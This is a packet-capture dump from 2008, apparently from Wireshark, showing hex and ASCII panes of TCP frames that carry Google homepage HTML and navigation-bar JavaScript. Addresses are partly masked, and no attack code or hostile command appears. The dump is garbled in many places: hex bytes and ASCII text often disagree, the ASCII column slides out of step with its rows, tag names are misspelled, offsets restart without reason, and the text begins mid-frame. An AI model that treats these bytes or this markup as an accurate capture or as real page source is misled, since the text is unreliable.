0250 37 68 43 53 4f 6e 50 4e 36 57 59 67 41 4b 33 70 7hCSOnPN6WYgAK3p
0260 71 33 42 43 41 22 2b 67 7d 72 65 74 75 72 6e 20 q3BCA"+g)return
0270 74 72 75 65 7d 3b 0a 77 69 6e 64 6f 77 2e 67 62 true};.window.gb
0280 61 72 3d 7b 7d 3b 28 66 75 6e 63 74 69 6f 6e 28 ar={};(function(
0290 29 7b 76 61 72 20 63 3d 77 69 6e 64 6f 77 2e 67 )){var c=window.g
02a0 62 61 72 2c 65 2c 67 2c 68 3b 63 2e 71 73 3d 66 bar,e,g,h;c.qs=f
02b0 75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72 20 64 unction(a){var d
02c0 3d 77 69 6e 64 6f 77 2e 65 6e 63 6f 64 65 55 52 =window.encodeUR
02d0 49 43 6f 6d 70 6f 6e 65 6e 74 26 26 28 64 6f 63 IComponent&&(doc
02e0 75 6d 65 6e 74 2e 66 6f 72 6d 73 5b 30 5d 2e 71 ument.forms[0].q
02f0 7c 7c 22 22 29 2e 76 61 6c 75 65 3b 69 66 28 64 ||"").value;if(d
0300 29 61 2e 68 72 65 66 3d 61 2e 68 72 65 66 2e 72 )a.href=a.href.r
0310 65 70 6c 61 63 65 28 2f 28 5b 3f 26 5d 29 71 3d eplace(/([?&])q=
0320 5b 5e 26 5d 2a 7c 24 2f 2c 66 75 6e 63 74 69 6f [^&]*|$/,"functio
0330 6e 28 66 2c 62 29 7b 72 65 74 75 72 6e 28 62 7c n(f,b){return(b|
0340 7c 22 26 22 29 2b 22 71 3d 22 2b 65 6e 63 6f 64 |"&)+"q="+encod
0350 65 55 52 49 43 6f 6d 70 6f 6e 65 6e 74 28 64 29 eURIComponent(d)
0360 7d 29 7d 3b 66 75 6e 63 74 69 6f 6e 20 6c 28 61 });function l(a
0370 2c 64 2c 66 29 7b 61 2e 64 69 73 70 6c 61 79 3d ,d,f){a.display=
0380 68 3f 22 6e 6f 6e 65 22 3a 22 62 6c 6f 63 6b 22 h?"none":"block"
0390 3b 61 2e 6c 65 66 74 3d 64 2b 22 70 78 22 3b 61 ;a.left=d+"px";a
03a0 2e 74 6f 70 3d 66 2b 22 70 78 22 7d 63 2e 74 67 .top=f+"px";c.tg
03b0 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72 =function(a){var
03c0 20 64 3d 30 2c 66 3d 30 2c 62 2c 6d 3d 30 2c 6e d=0,f=0,b,m=0,n
03d0 2c 6a 3d 77 69 6e 64 6f 77 2e 6e 61 76 45 78 74 ,j=window.navExt
03e0 72 61 2c 6b 2c 69 3d 64 6f 63 75 6d 65 6e 74 3b ra,k,i=document;
03f0 67 3d 67 7c 7c 69 2e 67 65 74 45 6c 65 6d 65 6e g=g||i.getElemen
0400 74 42 79 49 64 28 22 67 62 61 72 22 29 2e 67 65 tById("gbar").ge
0410 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 tElementsByTagNa
0420 6d 65 28 22 73 70 61 6e 22 29 3b 28 61 7c 7c 77 me("span");(a||w
0430 69 6e 64 6f 77 2e 65 76 65 6e 74 29 2e 63 61 6e indow.event).can
0440 63 65 6c 62 75 62 62 6c 65 3d 21 6d 3b 69 66 28 celBubble=!m;if(
0450 21 65 29 7b 65 3d 69 2e 63 72 65 61 74 65 45 6c !e){e=i.createEl
0460 65 6d 65 6e 74 28 41 72 72 61 79 2e 65 76 65 72 ement(Array.ever
0470 79 7c 7c 77 69 6e 64 6f 77 2e 63 72 65 61 74 65 y||window.create
0480 50 6f 70 75 70 3f 22 69 66 72 61 6d 65 22 3a 22 Popup?"iframe":"
0490 44 49 56 22 29 3b 65 2e 66 72 61 6d 65 42 6f 72 DIV");e.frameBor
04a0 64 65 72 3d 22 30 22 3b 65 2e 73 63 72 6f 6c 6c der="0";e.scroll
04b0 69 6e 67 3d 22 6e 6f 22 3b 65 2e 73 72 63 3d 22 ing="no";e.src="
04c0 23 22 3b 67 5b 37 5d 2e 70 61 72 65 6e 74 4e 6f #";g[7].parentNo
04d0 64 65 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 65 de.appendChild(e
04e0 29 2e 69 64 3d 22 67 62 69 22 3b 69 66 28 6a 26 ).id="gbi";if(j&
04f0 26 67 5b 37 5d 29 66 6f 72 28 6e 20 69 6e 20 6a &g[7])for(n in j
0500 29 7b 6b 3d 69 2e 63 72 65 61 74 65 45 6c 65 6d ){k=i.createElem
0510 65 6e 74 28 22 73 70 61 6e 22 29 3b 6b 2e 61 70 ent("span");k.ap
0520 70 65 6e 64 43 68 69 6c 64 28 6a 5b 6e 5d 29 3b pendChild(j[n]);
0530 67 5b 37 5d 2e 70 61 72 65 6e 74 4e 6f 64 65 2e g[7].parentNode.
0540 69 6e 73 65 72 74 42 65 66 6f 72 65 28 6b 2c 67 insertBefore(k,g
0550 5b 37 5d 29 2e 63 6c 61 73 73 4e 61 6d 65 3d 22 [7]).className="
0560 67 62 32 22 7d 69 2e 6f 6e 63 6c 69 63 6b 3d 63 gb2"}i.onclick=c
0570 2e 63 6c 6f 73 65 7d 77 68 69 6c 65 28 62 3d 67 .close}while(b=g
0580 5b 2b 2b 6d 5d 29 7b 69 66 28 66 29 7b 6c 28 62 {++m]){if(f){l(b
0590 2e 73 74 79 6c 65 2c 66 2b 31 2c 64 2b 32 35 29 .style,f+1,d+25)
05a0 3b 64 2b 3d 62 2e 66 69 72 73 74 43 68 69 6c 64 ;d+=b.firstChild
05b0 2e 74 61 67 4e 61 6d 65 3d 3d 22 44 49 56 22 3f .tagName=="DIV"?
05c0 39 3a 32 30 7d 69 66 28 62 2e 63 6c 9:20}if(b.cl

```

```

No.      Time      Source      Destination      Protocol      [TCP
3 2008-06-01 07:56:26.086764 64.233.167.99  XX.XX.XX.XX      TCP          [TCP
segment of a reassembled PDU]

```

```

Frame 3 (1484 bytes on wire, 1484 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 2860, Ack: 0,
Len: 1430

```

```

0000 00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00 ...F.u.PW..P..E.

```

0010 05 be bb 54 00 00 36 06 b5 8d 40 e9 a7 63 XX XX ...T..6...@..cXX
0020 e5 d6 00 50 05 5b 18 4c 39 31 48 d7 08 69 50 10 ...P.[.L91H..iP.
0030 21 80 35 61 00 00 61 73 73 4e 61 6d 65 3d 3d 22 !.5a..assName=="
0040 67 62 33 22 29 7b 64 6f 20 66 2b 3d 62 2e 6f 66 gb3"){do f+=b.of
0050 66 73 65 74 4c 65 66 74 3b 77 68 69 6c 65 28 62 fsetLeft;while(b
0060 3d 62 2e 6f 66 66 73 65 74 50 61 72 65 6e 74 29 =b.offsetParent)
0070 7d 7d 65 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 }e.style.height
0080 3d 64 2b 22 70 78 22 3b 6c 28 65 2e 73 74 79 6c =d+"px";l(e.styl
0090 65 2c 66 2c 32 34 29 3b 68 3d 21 68 7d 3b 63 2e e,f,24);h=!h);c.
00a0 63 6c 6f 73 65 3d 66 75 6e 63 74 69 6f 6e 28 61 close=function(a
00b0 29 7b 68 26 26 63 2e 74 67 28 61 29 7d 7d 29 28){h&&c.tg(a)}}()
00c0 29 3b 3c 2f 73 63 72 69 70 74 3e 3c 2f 68 65 61);</script></hea
00d0 64 3e 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d d><body bgcolor=
00e0 23 66 66 66 66 66 66 20 74 65 78 74 3d 23 30 30 #ffffff text=#00
00f0 30 30 30 30 20 6c 69 6e 6b 3d 23 30 30 30 30 30 0000 link=#0000c
0100 63 20 76 6c 69 6e 6b 3d 23 35 35 31 61 38 62 20 c vlink=#551a8b
0110 61 6c 69 6e 6b 3d 23 66 66 30 30 30 20 6f 6e alink=#ff0000 on
0120 6c 6f 61 64 3d 22 73 66 28 29 3b 69 66 28 64 6f load="sf();if(do
0130 63 75 6d 65 6e 74 2e 69 6d 61 67 65 73 29 7b 6e cument.images){n
0140 65 77 20 49 6d 61 67 65 28 29 2e 73 72 63 3d 27 ew Image().src='
0150 2f 69 6d 61 67 65 73 2f 6e 61 76 5f 6c 6f 67 6f /images/nav_logo
0160 33 2e 70 6e 67 27 7d 22 20 74 6f 70 6d 61 72 67 3.png'" topmarg
0170 69 6e 3d 33 20 6d 61 72 67 69 6e 68 65 69 67 68 in=3 marginheigh
0180 74 3d 33 3e 3c 64 69 76 20 69 64 3d 67 62 61 72 t=3><div id=gbar
0190 3e 3c 6e 6f 62 72 3e 3c 73 70 61 6e 20 63 6c 61 ><noabr><span cla
01a0 73 73 3d 67 62 31 3e 3c 62 3e 57 65 62 3c 2f 62 ss=gbl>Web</b
01b0 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 > <span c
01c0 6c 61 73 73 3d 67 62 31 3e 3c 61 20 68 72 65 66 lass=gbl><a href
01d0 3d 22 68 74 74 70 3a 2f 2f 69 6d 61 67 65 73 2e ="http://images.
01e0 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 67 68 70 google.com/imghp
01f0 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 69 22 20 6f ?hl=en&tab=wi" o
0200 6e 63 6c 69 63 6b 3d 67 62 61 72 2e 71 73 28 74 nclick=gbar.qs(t
0210 68 69 73 29 3e 49 6d 61 67 65 73 3c 2f 61 3e 3c his)>Images<
0220 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 /span> <span cla
0230 73 73 3d 67 62 31 3e 3c 61 20 68 72 65 66 3d 22 ss=gbl><a href=""
0240 68 74 74 70 3a 2f 2f 6d 61 70 73 2e 67 6f 6f 67 http://maps.goog
0250 6c 65 2e 63 6f 6d 2f 6d 61 70 73 3f 68 6c 3d 65 le.com/maps?hl=e
0260 6e 26 74 61 62 3d 77 6c 22 20 6f 6e 63 6c 69 63 n&tab=w1" onclie
0270 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73 29 3e k=gbar.qs(this)>
0280 4d 61 70 73 3c 2f 61 3e 3c 2f 73 70 61 6e 3e 20 Maps
0290 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 31 3e
02a0 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f <a href="http://
02b0 6e 65 77 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f news.google.com/
02c0 6e 77 73 68 70 3f 68 6c 3d 65 6e 26 74 61 62 3d nwshp?hl=en&tab=
02d0 77 6e 22 20 6f 6e 63 6c 69 63 6b 3d 67 62 61 72 wn" onclick=gbar
02e0 2e 71 73 28 74 68 69 73 29 3e 4e 65 77 73 3c 2f .qs(this)>News</
02f0 61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 a> <span
0300 63 6c 61 73 73 3d 67 62 31 3e 3c 61 20 68 72 65 class=gbl><a href="http://www.go
0310 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f oogle.com/prdhp?h
0320 6f 67 6c 65 2e 63 6f 6d 2f 70 72 64 68 70 3f 68 l=en&tab=wf" onc
0330 6c 3d 65 6e 26 74 61 62 3d 77 66 22 20 6f 6e 63 lick=gbar.qs(thi
0340 6c 69 63 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 s)>Shopping<
0350 73 29 3e 53 68 6f 70 70 69 6e 67 3c 2f 61 3e 3c /span> <span cla
0360 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 ss=gbl><a href=""
0370 73 73 3d 67 62 31 3e 3c 61 20 68 72 65 66 3d 22 http://mail.goog
0380 68 74 74 70 3a 2f 2f 6d 61 69 6c 2e 67 6f 6f 67 le.com/mail/?hl=
0390 6c 65 2e 63 6f 6d 2f 6d 61 69 6c 2f 3f 68 6c 3d en&tab=wm">Gmail
03a0 65 6e 26 74 61 62 3d 77 6d 22 3e 47 6d 61 69 6c <spa
03b0 3c 2f 61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 n class=gbl><a href="http://www.
03c0 6e 20 63 6c 61 73 73 3d 67 62 33 3e 3c 61 20 68 google.com/intl/
03d0 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e en/options/" onc
03e0 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6e 74 6c 2f lick="this.blur(
03f0 65 6e 2f 6f 70 74 69 6f 6e 73 2f 22 20 6f 6e 63);gbar.tg(event)
0400 6c 69 63 6b 3d 22 74 68 69 73 2e 62 6c 75 72 28 ;return !1"><u>m
0410 29 3b 67 62 61 72 2e 74 67 28 65 76 65 6e 74 29 ore</u> <small>&
0420 3b 72 65 74 75 72 6e 20 71 22 3e 3c 75 3e 6d #9660;</small></
0430 6f 72 65 3c 2f 75 3e 20 3c 73 6d 61 6c 6c 3e 26 a> <span
0440 23 39 36 36 30 3b 3c 2f 73 6d 61 6c 6c 3e 3c 2f class=gbl><a href="http://video.
0450 61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 google.com/?hl=e
0460 63 6c 61 73 73 3d 67 62 32 3e 3c 61 20 68 72 65 n&tab=wm" onclie
0470 66 3d 22 68 74 74 70 3a 2f 2f 76 69 64 65 6f 2e k=gbar.qs(this)>
0480 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 3f 68 6c 3d 65
0490 6e 26 74 61 62 3d 77 76 22 20 6f 6e 63 6c 69 63
04a0 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73 29 3e


```

04b0 56 69 64 65 6f 3c 2f 61 3e 3c 2f 73 70 61 6e 3e Video</a></span>
04c0 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 32 <span class=gb2
04d0 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f ><a href="http:/
04e0 2f 67 72 6f 75 70 73 2e 67 6f 6f 67 6c 65 2e 63 /groups.google.c
04f0 6f 6d 2f 67 72 70 68 70 3f 68 6c 3d 65 6e 26 74 om/grphp?hl=en&t
0500 61 62 3d 77 67 22 20 6f 6e 63 6c 69 63 6b 3d 67 ab=wg" onclick=g
0510 62 61 72 2e 71 73 28 74 68 69 73 29 3e 47 72 6f bar.qs(this)>Gro
0520 75 70 73 3c 2f 61 3e 3c 2f 73 70 61 6e 3e 20 3c ups</a></span> <
0530 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 32 3e 3c span class=gb2><
0540 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 62 a href="http://b
0550 6f 6f 6b 73 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f ooks.google.com/
0560 62 6b 73 68 70 3f 68 6c 3d 65 6e 26 74 61 62 3d bkshp?hl=en&tab=
0570 77 70 22 20 6f 6e 63 6c 69 63 6b 3d 67 62 61 72 wp" onclick=gbar
0580 2e 71 73 28 74 68 69 73 29 3e 42 6f 6f 6b 73 3c .qs(this)>Books<
0590 2f 61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e /a></span> <span
05a0 20 63 6c 61 73 73 3d 67 62 32 3e 3c 61 20 68 72 class=gb2><a hr
05b0 65 66 3d 22 68 74 74 70 3a 2f 73 63 68 6f 6c ef="http://schol
05c0 61 72 2e 67 6f 6f 67 6c 65 2e 63 6f ar.google.co

```

```

No.      Time                Source                Destination          Protocol
4 2008-06-01 07:56:26.087778 64.233.167.99      XX.XX.XX.XX         TCP                [TCP
segment of a reassembled PDU]

```

```

Frame 4 (1484 bytes on wire, 1484 bytes captured)
Ethernet II, Src: Broadban_02:04:50 (00:50:57:02:04:50), Dst: Trend_XX:XX:XX (00:e0:98:XX:XX:XX)
Internet Protocol, Src: 64.233.167.99 (64.233.167.99), Dst: XX.XX.XX.XX (XX.XX.XX.XX)
Transmission Control Protocol, Src Port: http (80), Dst Port: 1371 (1371), Seq: 4290, Ack: 0,
Len: 1430

```

```

0000 00 e0 98 XX XX XX 00 50 57 02 04 50 08 00 45 00 ...F.u.PW..P..E.
0010 05 be bb 56 00 00 36 06 b5 8b 40 e9 a7 63 XX XX ...V..6...@..cXX
0020 e5 d6 00 50 05 5b 18 4c 3e c7 48 d7 08 69 50 10 ...P.[.L>.H..iP.
0030 21 80 a9 70 00 00 6d 2f 73 63 68 68 70 3f 68 6c !..p..m/schhp?hl
0040 3d 65 6e 26 74 61 62 3d 77 73 22 20 6f 6e 63 6c =en&tab=ws" oncl
0050 69 63 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73 ick=gbar.qs(this
0060 29 3e 53 63 68 6f 6c 61 72 3c 2f 61 3e 3c 2f 73 )>Scholar</a></s
0070 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 pan> <span class
0080 3d 67 62 32 3e 3c 61 20 68 72 65 66 3d 22 68 74 =gb2><a href="ht
0090 74 70 3a 2f 2f 66 69 6e 61 6e 63 65 2e 67 6f 6f tp://finance.goo
00a0 67 6c 65 2e 63 6f 6d 2f 66 69 6e 61 6e 63 65 3f gle.com/finance?
00b0 68 6c 3d 65 6e 26 74 61 62 3d 77 65 22 20 6f 6e hl=en&tab=we" on
00c0 63 6c 69 63 6b 3d 67 62 61 72 2e 71 73 28 74 68 click=gbar.qs(th
00d0 69 73 29 3e 46 69 6e 61 6e 63 65 3c 2f 61 3e 3c is)>Finance</a><
00e0 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 /span> <span cla
00f0 73 73 3d 67 62 32 3e 3c 61 20 68 72 65 66 3d 22 ss=gb2><a href="
0100 68 74 74 70 61 6e 2f 62 6c 6f 67 73 65 61 72 63 http://blogsearc
0110 68 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 3f 68 6c h.google.com/?hl
0120 3d 65 6e 26 74 61 62 3d 77 62 22 20 6f 6e 63 6c =en&tab=wb" oncl
0130 69 63 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73 ick=gbar.qs(this
0140 29 3e 42 6c 6f 67 73 3c 2f 61 3e 3c 2f 73 70 61 )>Blogs</a></spa
0150 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 n> <span class=g
0160 62 32 3e 3c 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f b2><div></div></
0170 61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 a></span> <span
0180 63 6c 61 73 73 3d 67 62 32 3e 3c 61 20 68 72 65 class=gb2><a href
0190 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 79 6f f="http://www.yo
01a0 75 74 75 62 65 2e 63 6f 6d 2f 3f 68 6c 3d 65 6e utube.com/?hl=en
01b0 26 74 61 62 3d 77 31 22 20 6f 6e 63 6c 69 63 6b &tab=w1" onclick
01c0 3d 67 62 61 72 2e 71 73 28 74 68 69 73 29 3e 59 =gbar.qs(this)>Y
01d0 6f 75 54 75 62 65 3c 2f 61 3e 3c 2f 73 70 61 6e ouTube</a></span
01e0 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 62 > <span class=gb
01f0 32 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2><a href="http:
0200 2f 2f 77 77 77 2e 67 6f 6f 6f 6f 65 2e 63 6f 6d //www.google.com
0210 2f 63 61 6c 65 6e 64 61 72 2f 72 65 6e 64 65 72 /calendar/render
0220 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 63 22 3e 43 ?hl=en&tab=wc">C
0230 61 6c 65 6e 64 61 72 3c 2f 61 3e 3c 2f 73 70 61 alendar</a></spa
0240 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 n> <span class=g
0250 62 32 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 b2><a href="http
0260 3a 2f 2f 70 69 63 61 73 61 77 65 62 2e 67 6f 6f ://picasaweb.goo
0270 67 6c 65 2e 63 6f 6d 2f 68 6f 6d 65 3f 68 6c 3d gle.com/home?hl=
0280 65 6e 26 74 61 62 3d 77 71 22 20 6f 6e 63 6c 69 en&tab=wq" oncli
0290 63 6b 3d 67 62 61 72 2e 71 73 28 74 68 69 73 29 ck=gbar.qs(this)
02a0 3e 50 68 6f 74 6f 73 3c 2f 61 3e 3c 2f 73 70 61 >Photos</a></spa
02b0 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 n> <span class=g
02c0 62 32 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 b2><a href="http

```

```

02d0 3a 2f 2f 64 6f 63 73 2e 67 6f 6f 67 6c 65 2e 63 ://docs.google.c
02e0 6f 6d 2f 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 6f om/?hl=en&tab=wo
02f0 22 3e 44 6f 63 75 6d 65 6e 74 73 3c 2f 61 3e 3c ">Documents</a><
0300 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 /span> <span cla
0310 73 73 3d 67 62 32 3e 3c 61 20 68 72 65 66 3d 22 ss=gb2><a href="
0320 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c http://www.googl
0330 65 2e 63 6f 6d 2f 72 65 61 64 65 72 2f 76 69 65 e.com/reader/vie
0340 77 2f 3f 68 6c 3d 65 6e 26 74 61 62 3d 77 79 22 w/?hl=en&tab=wy"
0350 3e 52 65 61 64 65 72 3c 2f 61 3e 3c 2f 73 70 61 >Reader</a></spa
0360 6e 3e 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 67 n> <span class=g
0370 62 32 3e 3c 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f b2><div></div></
0380 61 3e 3c 2f 73 70 61 6e 3e 20 3c 73 70 61 6e 20 a></span> <span
0390 63 6c 61 73 73 3d 67 62 32 3e 3c 61 20 68 72 65 class=gb2><a hre
03a0 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f f="http://www.go
03b0 6f 67 6c 65 2e 63 6f 6d 2f 69 6e 74 6c 2f 65 6e oogle.com/intl/en
03c0 2f 6f 70 74 69 6f 6e 73 2f 22 3e 65 76 65 6e 20 /options/">even
03d0 6d 6f 72 65 20 26 72 61 71 75 6f 3b 3c 2f 61 3e more &raquo;</a>
03e0 3c 2f 73 70 61 6e 3e 20 3c 2f 6e 6f 62 72 3e 3c </span> </no>
03f0 2f 64 69 76 3e 3c 64 69 76 20 63 6c 61 73 73 3d /div><div class=
0400 67 62 68 20 73 74 79 6c 65 3d 6c 65 66 74 3a 30 gbh style=left:0
0410 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 63 6c 61 73 ></div><div clas
0420 73 3d 67 62 68 20 73 74 79 6c 65 3d 72 69 67 68 s=gbh style=righ
0430 74 3a 30 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 61 t:0></div><div a
0440 6c 69 67 6e 3d 72 69 67 68 74 20 69 64 3d 67 75 lign=right id=gu
0450 73 65 72 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d ser style="font-
0460 73 69 7a 65 3a 38 34 25 3b 70 61 64 64 69 6e 67 size:84%;padding
0470 3a 30 20 30 20 34 70 78 22 20 77 69 64 74 68 3d :0 0 4px" width=
0480 31 30 30 25 3e 3c 6e 6f 62 72 3e 3c 61 20 68 72 100%><no><a hr
0490 65 66 3d 22 2f 75 72 6c 3f 73 61 3d 70 26 70 72 ef="/url?sa=p&pr
04a0 65 66 3d 69 67 26 70 76 61 6c 3d 33 26 71 3d 68 ef=ig&pval=3&q=h
04b0 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 ttp://www.google
04c0 2e 63 6f 6d 2f 69 67 25 33 46 68 6c 25 33 44 65 .com/ig%3Fhl%3De
04d0 6e 25 32 36 73 6f 75 72 63 65 25 33 44 69 67 6c n%26source%3Digl
04e0 6b 26 75 73 67 3d 41 46 51 6a 43 4e 46 41 31 38 k&usg=AFQjCNFA18
04f0 58 50 66 67 62 37 64 4b 6e 58 66 4b 7a 37 78 37 XPfGb7dKnXfKz7x7
0500 67 31 47 44 48 31 74 67 22 3e 69 47 6f 6f 67 6c g1GDH1tg">iGoogl
0510 65 3c 2f 61 3e 20 7c 20 3c 61 20 68 72 65 66 3d e</a> | <a href=
0520 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f "https://www.goo
0530 67 6c 65 2e 63 6f 6d 2f 61 63 63 6f 75 6e 74 73 gle.com/accounts
0540 2f 4c 6f 67 69 6e 3f 63 6f 6e 74 69 6e 75 65 3d /Login?continue=
0550 68 74 74 70 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c http://www.googl
0560 65 2e 63 6f 6d 2f 26 68 6c 3d 65 6e 22 3e 53 69 e.com/&hl=en">Si
0570 67 6e 20 69 6e 3c 2f 61 3e 3c 2f 6e 6f 62 72 3e gn in</a></no>
0580 3c 2f 64 69 76 3e 3c 63 65 6e 74 65 72 3e 3c 62 </div><center><b
0590 72 20 63 6c 65 61 72 3d 61 6c 6c 20 69 64 3d 6c r clear=all id=1
05a0 67 70 64 3e 3c 69 6d 67 20 61 6c 74 3d 22 47 6f gpd><br><br>
0060 3c 66 6f 72 6d 20 61 63 74 69 6f 6e 3d 22 2f 73 <form action="/s
0070 65 61 72 63 68 22 20 6e 61 6d 65 3d 66 3e 3c 74 earch" name=f><t
0080 61 62 6c 65 20 63 65 6c 6c 70 61 64 64 69 6e 67 able cellpadding
0090 3d 30 20 63 65 6c 6c 73 70 61 63 69 6e 67 3d 30 =0 cellspacing=0
00a0 3e 3c 74 72 20 76 61 6c 69 67 6e 3d 74 6f 70 3e ><tr valign=top>
00b0 3c 74 64 20 77 69 64 74 68 3d 32 35 25 3e 26 6e <td width=25%>&n
00c0 62 73 70 3b 3c 2f 74 64 3e 3c 74 64 20 61 6c 69 bsp;</td><td ali
00d0 67 6e 3d 63 65 6e 74 65 72 20 6e 6f 77 72 61 70 gn=center nowrap
00e0 3e 3c 69 6e 70 75 74 20 6e 61 6d 65 3d 68 6c 20 ><input name=hl

```

```

00f0 74 79 70 65 3d 68 69 64 64 65 6e 20 76 61 6c 75 type=hidden valu
0100 65 3d 65 6e 3e 3c 69 6e 70 75 74 20 6d 61 78 6c e=en><input maxl
0110 65 6e 67 74 68 3d 32 30 34 38 20 6e 61 6d 65 3d ength=2048 name=
0120 71 20 73 69 7a 65 3d 35 35 20 74 69 74 6c 65 3d q size=55 title=
0130 22 47 6f 6f 67 6c 65 20 53 65 61 72 63 68 22 20 "Google Search"
0140 76 61 6c 75 65 3d 22 22 3e 3c 62 72 3e 3c 69 6e value=""><br><in
0150 70 75 74 20 6e 61 6d 65 3d 62 74 6e 47 20 74 79 put name=btnG ty
0160 70 65 3d 73 75 62 6d 69 74 20 76 61 6c 75 65 3d pe=submit value=
0170 22 47 6f 6f 67 6c 65 20 53 65 61 72 63 68 22 3e "Google Search">
0180 3c 69 6e 70 75 74 20 6e 61 6d 65 3d 62 74 6e 49 <input name=btnI
0190 20 74 79 70 65 3d 73 75 62 6d 69 74 20 76 61 6c type=submit val
01a0 75 65 3d 22 49 27 6d 20 46 65 65 6c 69 6e 67 20 ue="I'm Feeling
01b0 4c 75 63 6b 79 22 3e 3c 2f 74 64 3e 3c 74 64 20 Lucky"></td><td
01c0 6e 6f 77 72 61 70 20 77 69 64 74 68 3d 32 35 25 nowrap width=25%
01d0 3e 3c 66 6f 6e 74 20 73 69 7a 65 3d 2d 32 3e 26 ><font size=-2>&
01e0 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 68 72 nbsp;&nbsp; <a hr
01f0 65 66 3d 2f 61 64 76 61 6e 63 65 64 5f 73 65 61 ef=/advanced_sea
0200 72 63 68 3f 68 6c 3d 65 6e 3e 41 64 76 61 6e 63 rch?hl=en>Advanc
0210 65 64 20 53 65 61 72 63 68 3c 2f 61 3e 3c 62 72 ed Search</a><br
0220 3e 26 6e 62 73 70 3b 26 6e 62 73 70 3b 3c 61 20 >&nbsp; &nbsp;<a
0230 68 72 65 66 3d 2f 70 72 65 66 65 72 65 6e 63 65 href=/preference
0240 73 3f 68 6c 3d 65 6e 3e 50 72 65 66 65 72 65 6e s?hl=en>Preferen
0250 63 65 73 3c 2f 61 3e 3c 62 72 3e 26 6e 62 73 70 ces</a><br>&nbsp; 
0260 3b 26 6e 62 73 70 3b 3c 61 20 68 72 65 66 3d 2f ;&nbsp; <a href=/
0270 6c 61 6e 67 75 61 67 65 5f 74 6f 6f 6c 73 3f 68 language_tools?h
0280 6c 3d 65 6e 3e 4c 61 6e 6f 75 61 67 65 20 54 6f l=en>Language To
0290 6f 6c 73 3c 2f 61 3e 3c 2f 66 6f 6e 74 3e 3c 2f ols</a></font></
02a0 74 64 3e 3c 2f 74 72 3e 3c 2f 74 61 62 6c 65 3e td></tr></table>
02b0 3c 2f 66 6f 72 6d 3e 3c 62 72 3e 3c 62 72 3e 3c </form><br><br>
02c0 66 6f 6e 74 20 73 69 7a 65 3d 2d 31 3e 3c 61 20 font size=-1><a
02d0 68 72 65 66 3d 22 2f 69 6e 74 6c 2f 65 6e 2f 61 href="/intl/en/a
02e0 64 73 2f 22 3e 41 64 76 65 72 74 69 73 69 6e 67 ds/">Advertising
02f0 26 6e 62 73 70 3b 50 72 6f 67 72 61 6d 73 3c 2f &nbsp; &nbsp;Programs</
0300 61 3e 20 2d 20 3c 61 20 68 72 65 66 3d 22 2f 73 a> - <a href="/s
0310 65 72 76 69 63 65 73 2f 22 3e 42 75 73 69 6e 65 ervices/">Busine
